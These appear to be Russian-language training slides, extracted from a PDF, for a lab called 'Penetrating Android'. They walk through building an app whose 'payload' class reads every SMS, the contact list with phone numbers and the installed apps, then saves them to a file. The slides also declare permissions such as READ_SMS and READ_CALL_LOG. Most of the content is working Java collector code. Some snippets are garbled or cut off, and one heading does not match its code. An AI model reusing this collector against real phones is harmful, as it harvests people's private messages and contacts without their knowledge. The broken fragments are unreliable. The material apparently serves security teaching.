


Проникаем внутрь Android. Практика



В результате данной практики вы создадите приложение, которое собирает:


1. Данные SMS сообщений
2. Установленные приложения
3. Список контактов



Необходимое ПО


1. Android Studio
2. Emulator под управлением ОС Android

**android
studio**




Создание проекта (1)

1. New Project




2. Empty Activity



Создание проекта (2)

3. Именованние проекта

ВАЖНО: во избежание ошибок Android Studio путь до проекта должен состоять только из ASCII-символов



New Project

Empty Activity

Creates a new empty activity

Name: Android_IKIZI

Package name: com.example.android_ikizi

Save location: D:\Android_Projects\Android_IKIZI

Language: Java

Minimum SDK: API 21: Android 5.0 (Lollipop)

4. Нажмите «Finish»


MainActivity layout

Файл: activity_main.xml

Код (режим Code):

```
activity_main.xml MainActivity.java
Code Split Design
1 <?xml version="1.0" encoding="utf-8"?>
2 1. <LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
3     xmlns:app="http://schemas.android.com/apk/res-auto"
4     xmlns:tools="http://schemas.android.com/tools"
5     android:layout_width="match_parent"
6     android:layout_height="match_parent"
7     tools:context=".MainActivity">
8
9     2. <Button
10         android:id="@+id/button"
11         android:layout_width="match_parent"
12         android:layout_height="100dp"
13         3. android:layout_gravity="center_vertical|center_horizontal"
14         android:text="Нажми для получения данных" />
15
16 1. </LinearLayout>
```

1. Переопределить основной класс (LinearLayout)
2. Создать кнопку
3. Определив текст кнопки



Обработка нажатия

1. Определить кнопку согласно ее уникальному id
2. Определить обработчик события нажатия на кнопку

```
public class MainActivity extends AppCompatActivity {  
  
    @Override  
    protected void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        setContentView(R.layout.activity_main);  
  
1. Button button = (Button) findViewById(R.id.button);  
2. button.setOnClickListener(new View.OnClickListener() {  
        @Override  
        public void onClick(View view) {  
  
        }  
    });  
}
```


```
<Button  
    android:id="@+id/button"  
    android:layout_width="match_parent"  
    android:layout_height="100dp"  
    android:layout_gravity="center_vertical|center_horizontal"  
    android:text="Нажми для получения данных" />
```

При нажатии на данную кнопку вызывается метод `onClick()`, в котором мы реализуем полезную нагрузку


Полезная нагрузка

Для полезной нагрузки создадим класс Payload.

1. Создать Java класс




2. Назвать класс



3. Дважды нажать на Class

Итог: шаблон класса



Полезная нагрузка. Получение СМС

```
public String GetSMS(Context mContext){
    String sms = "Список СМС:\n";
    Uri uriSMS = Uri.parse("content://sms");
    Cursor curIn = mContext.getContentResolver().query(uriSMS, projection: null, selection: null, selectionArgs: null, sortOrder: null);
    if(curIn.moveToFirst())
        while (curIn.moveToNext()) {
            @SuppressWarnings("Range") String address = curIn.getString(curIn.getColumnIndex(s: "address"));
            String body = curIn.getString(curIn.getColumnIndexOrThrow(s: "body"));
            sms += ("Номер: " + address + " Текст сообщения: " + body);
        }
    curIn.close();
    return sms;
}
```

Поддержка загрузки Подписки

```
@SuppressWarnings("Range")
public String GetContacts(Context mContext)
{
    String contacts = "\n\nСписок контактов:\n";
    Cursor cur = mContext.getContentResolver().query(ContactsContract.Contacts.CONTENT_URI, projection: null, selection: null, selectionArgs: null, sortOrder: null);

    while (cur != null && cur.moveToNext())
    {
        @SuppressWarnings("Range") String id = cur.getString(cur.getColumnIndex(ContactsContract.Contacts._ID));
        @SuppressWarnings("Range") String name = cur.getString(cur.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME));
        if (cur.getInt(cur.getColumnIndex(ContactsContract.Contacts.HAS_PHONE_NUMBER)) > 0)
        {
            Cursor pCur = mContext.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, projection: null, selection: ContactsContract
            while (pCur.moveToNext())
            {
                String phoneNo = pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER));
                contacts += ("Номер: " + phoneNo + " Имя контакта: " + name);
            }
            pCur.close();
        }
    }

    if (cur != null ) {
        cur.close();
    }

    return contacts;
}
```

Полезная нагрузка. Установленные приложения

Получение списка установленных приложений:

```
public String GetInstalledApps(Context mContext)
{
    String installApps = ("\n\nУстановленные приложения:\n");
    List<PackageInfo> packList = mContext.getPackageManager().getInstalledPackages(0);
    for (int i=0; i < packList.size(); i++)
    {
        PackageInfo packInfo = packList.get(i);
        if ((packInfo.applicationInfo.flags & ApplicationInfo.FLAG_SYSTEM) == 0)
        {
            String appName = packInfo.applicationInfo.loadLabel(mContext.getPackageManager()).toString();
            installApps += appName;
        }
    }
    return installApps;
}
```

По

И,

Вызов полезной нагрузки при нажатии на кнопку

1. Создать экземпляр класса Payload
2. Получить данные

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    1. Payload payload = new Payload();

    Button button = (Button) findViewById(R.id.button);
    button.setOnClickListener(new View.OnClickListener() {
        @Override
        public void onClick(View view) {
            2. String sSms, sContact, sApp;
               sSms = payload.GetSMS(getApplicationContext());
               sContact = payload.GetContacts(getApplicationContext());
               sApp = payload.GetInstalledApps(getApplicationContext());
        }
    });
}
```

Сохранение собранной информации в локальный файл


```
private void writeFile(String data) {
    try {
        File myFile = new File( pathname: "/storage/self/primary/Download/test.txt");
        myFile.createNewFile(); // Создается файл, если он не был создан
        FileOutputStream outputStream = new FileOutputStream(myFile); // После чего создаем поток для записи
        outputStream.write(data.getBytes()); // и производим непосредственно запись
        outputStream.close();
        /*
         * Вызов сообщения Toast не относится к теме.
         * Просто для удобства визуального контроля исполнения метода в приложении
         */
        Toast.makeText( context: this, text: "Данные записаны в файл " + myFile.getPath(), Toast.LENGTH_SHORT).show();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Уведомление об успешной записи в файл

Добавить строку в onClick() в конец:
writeFile(sSms+sContact+sApp);

Обеспечение Разрешения

Действие	Необходимые разрешения
Получение контактов	READ_CONTACTS
Получение СМС	READ_SMS
	READ_CALL_LOG
Запись в ФС	WRITE_EXTERNAL_STORAGE
	READ_EXTERNAL_STORAGE
	MANAGE_EXTERNAL_STORAGE



```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    Payload payload = new Payload();
    checkPermissions();
}
```

Вызов функции
checkPermissions()

```
STORAGE,
is, permission) != PackageManager.PERMISSION_GRANTED)
request.toArray(new String[0]), PERMISSION_REQUEST_CODE);
}
myFile); // после че
```

Объявлений необходимых разрешений в AndroidManifest.xml

```
AndroidManifest.xml x
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3      package="com.example.android_ikizi">
4
5      <uses-permission android:name="android.permission.READ_CONTACTS" />
6      <uses-permission android:name="android.permission.WRITE_CONTACTS" />
7      <uses-permission android:name="android.permission.READ_SMS" />
8      <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
9      <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
10     <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE" />
11     <uses-permission android:name="android.permission.READ_CALL_LOG" />
12
```

Для возможности записи в файл добавьте в `<application ... </application>`
`android:requestLegacyExternalStorage="true"`

Сборка проекта

